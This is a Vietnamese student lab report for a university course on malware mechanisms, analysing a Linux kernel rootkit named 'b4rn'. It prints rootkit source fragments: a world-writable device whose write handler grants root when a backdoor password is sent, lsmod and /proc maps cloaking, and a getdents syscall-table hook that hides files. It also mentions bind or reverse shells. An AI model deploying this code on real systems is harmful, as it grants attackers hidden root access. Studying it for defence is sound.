Đại học Quốc gia Thành phố Hồ Chí Minh
Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO BÀI TẬP

Môn học: Cơ chế hoạt động của mã độc

Kỳ báo cáo: Buổi 04 (Session 04)

Tên chủ đề:

GV: Nghi Hoàng Khoa

Ngày báo cáo: 08/05/2023

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.N21.ANTN

STT	Họ và tên	MSSV	Email
1	Võ Anh Kiệt	20520605	20520605@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá	Người đóng góp
1	Kịch bản 01/Câu hỏi 01	100%	
2	Kịch bản 02	100%	

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

1. Kịch bản 01

```
483             ret = misc_register(&b4rn_dev);
484
485             if (ret) {
486                     printk(KERN_ERR "Could not register char device\n");
487                     return -1;
488             }
489
490             // gives us functions to modify memory
491             // that the kernel *really* wants to be read-only
492         if (init_overrides()) {
493             printk(KERN_ERR "Could not init syscall overriding tools\n");
494             return -1;
495         }
496
497             // hooks /proc/modules (and thus output of lsmod)
498         // This will keep us from appearing in the output of
499         // lsmod
500         if (init_proc_mods()) {
501             printk(KERN_ERR "Could not init /proc/modules cloaking\n");
502             return -1;
503         }
504
505             // hooks /proc/<pid>/maps
506         // this hides our parasite library from the previous lab
507             if (init_proc_maps()) {
508                     printk(KERN_ERR "Could not init /proc/maps cloaking\n");
509                     return -1;
510             }
511
512             // hooks the syscalls for getdents*
513             // allowing us to hide files from directory listings (ls, find, etc)
514             if (init_syscall_tab()) {
515                     printk(KERN_ERR "Could not init syscall hooks\n");
516                     return -1;
517             }
518
519         // have fun
```

Đầu tiên ta thấy được là trong b4rn init có 5 function chính

Misc_register

Init_override

Init_proc_mods

Init_proc_maps

Init system calls

Sau khi được gọi insmod thì chương trình sẽ thực hiện b4rn_init

```
562     module_init(b4rn_init);
```

Hàm Misc_register

Thực hiện việc đăng ký thiết bị vào trong đó chính là b4rn_dev để thực hiện các cấp quyền như read, write và các function có trong root kit

```
b4rn_write (struct file * file, const char * buf, size_t count, loff_t * ppos)
{
        struct cred * new;
        char * kbuf = kmalloc(count, GFP_KERNEL);
        memset(kbuf, 0, count);
        copy_from_user(kbuf, buf, count);

        // the core of our backdoor
        if (strncmp(kbuf, BACKDOOR_PASSWORD, sizeof(BACKDOOR_PASSWORD)-1) == 0) {
                new = prepare_creds();
                if (new != NULL) {
                        old_uid       = new->uid.val;
                        old_gid       = new->gid.val;
                        old_euid      = new->euid.val;
                        old_egid      = new->egid.val;
                        new->uid.val  = new->gid.val = 0;
                        new->euid.val = new->egid.val = 0;
                }
                commit_creds(new);
        }

        return count;
}
```

```
static ssize_t
b4rn_read (struct file * file, char * buf, size_t count, loff_t *ppos)
{
        return count;
}

// boilerplate for /dev files
static const struct file_operations b4rnops = {
        .owner = THIS_MODULE,
        .read  = b4rn_read,
        .write = b4rn_write
};


// will appear on /dev/b4rn as a r/w misc char device.
// The mode sets the perms to be 0666
static struct miscdevice b4rn_dev = {
        .minor = MISC_DYNAMIC_MINOR,
        .name  = "b4rn",
        .fops  = &b4rnops,
        .mode  = S_IFCHR | S_IRUSR |  // char ; 0666
             S_IWUSR | S_IRGRP |
             S_IWGRP | S_IROTH |
             S_IWOTH,
};
```

Ngoài ra khi thực hiện đăng ký thiết bị thì đã set up thêm các cơ chế đọc ghi và các function có sẵn của chương trình.

Hàm Init_override

```
init_overrides (void)
{
    // this is kind of like the kernel equivalent of dl_sym() from ld's
    // API. Incidentally, the kernel also exposes all of these symbols
    // in /proc/kallsyms and are also listed in /boot/System.map-<your-kernel-version>.
    // If we didn't have access to this API, we could parse those files and
    // autogen them into a header that this module could include. We're
    // assigning a function pointer from the address given back to us by
    // the symbol resolution function here.
    fixed_set_memory_rw = (void*)kallsyms_lookup_name("set_memory_rw");

    if (!fixed_set_memory_rw) {
        printk(KERN_ERR "Unable to find set_memory_rw\n");
        return -1;
    }

    // this just reverses the actino of the above
    fixed_set_memory_ro = (void*)kallsyms_lookup_name("set_memory_ro");
    if (!fixed_set_memory_ro) {
        printk(KERN_ERR "Unable to find set_memory_ro\n");
        return -1;
    }

    return 0;
}
```

Thực hiện việc việc tìm kiếm set_memory ở dạng read write hay là read only để thực hiện thao tác cho các function bên dưới.

Hàm Init_proc_mods

```
static int
init_proc_mods (void)
{
    // We play the same trick, since proc_modules_operations is not
    proc_modules_operations = (struct file_operations*)kallsyms_lookup_name("proc_modules_operations");
    if (!proc_modules_operations) {
        printk(KERN_ERR "Unable to find module operations address\n");
        return -1;
    }

        proc_modules_read_orig = proc_modules_operations->read;

        unprotect_page((unsigned long)proc_modules_operations);
    // the actual override here. You should dive into the read_new function
    proc_modules_operations->read = proc_modules_read_new;
        protect_page((unsigned long)proc_modules_operations);

    return 0;
}
```

Với hàm này thì chương trình thực hiện việc việc che giấu các modules có trong /proc/modules

Với thao tác thực hiện việc ghi đè ở trong đường dẫn file bên trên bằng địa chỉ của modules sao cho có thể che giấu đi được các modules của root kit nhằm thực hiện quá trình ẩn thân của root kit

Hàm Init_proc_maps

```
init_proc_maps (void)
{
        void * old_show = NULL;

        old_show = hook_pid_maps_seq_show("/proc/self/maps");

        if (!old_show) {
                printk(KERN_ERR "Could not find old show routine\n");
                return -1;
        }
        printk(KERN_INFO "Found routine at @%p\n", old_show);

        return 0;
}
```

Với hàm này thì tư tưởng sẽ giống với hàm proc_mods bằng việc là che giấu đi các tiến trình có bên trong đường dẫn /proc/self/maps nhưng khác với proc_mods thì proc_maps thực hiện việc xoá đi những tiến trình có liên quan đến prefix b4rnd00r thì chương trình sẽ thực hiện thao tác xoá đi thày vì thực hiện thao tác ghi đè như proc_mods

Hàm init_system_call

```
init_syscall_tab (void)
{
    syscall_table = (unsigned long*)find_syscall_table();

    // record the original getdents handler
        sys_getdents_orig   = (sys_getdents_t)((void**)syscall_table)[GETDENTS_SYSCALL_NUM];
        sys_getdents64_orig = (sys_getdents64_t)((void**)syscall_table)[GETDENTS64_SYSCALL_NUM];

        unprotect_page((unsigned long)syscall_table);

    syscall_table[GETDENTS_SYSCALL_NUM]   = (unsigned long)sys_getdents_new;
    syscall_table[GETDENTS64_SYSCALL_NUM] = (unsigned long)sys_getdents64_new;

        protect_page((unsigned long)syscall_table);

        return 0;
}
```


Với hàm này thì chương trình sẽ thực hiện việc chặn hiển thị những file có prefix là b4rnd00r bằng cơ chế sau

Đầu tiên người dùng sẽ thực hiện lệnh ls


Sau đó lệnh ls truyền đến hệ thống

Hệ thống sẽ gửi kết quả đến người dùng là các file đang có nhưng trong trường hợp này trước khi gửi đến người dùng thì chương trình sẽ thực hiện chặn thông tin và thực hiện chỉnh sửa bằng tìm kiếm các hiện thị có từ khoá là b4rnd00r và xoá đi trước khi hiển thị lên. Từ đó người dùng sẽ không thể nhìn thấy các file có prefix là b4rnd00r

Demo trên vm ware



Demo trên virtual box



2. Kịch bản 02

Câu trả lời là có vì chương trình được cài đặt dưới dạng module kernel (có thể chạy ở phân quyền nhân – kernel priviledge level) từ đó có thể mở được các port TCP dùng để

backdoor. Qua thao tác trên có thể cấp quyền truy cập cho kẻ tấn công từ xa thông qua bind shell hoặc reverse shell.

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
- Đặt tên theo định dạng: [Mã lớp]-SessionX_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).

  *Ví dụ: [*NT101.K11.ANTT*]-Session1_Group3.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá: Sinh viên hiểu và tự thực hiện. Khuyến khích:

- Chuẩn bị tốt.
- Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.

HẾT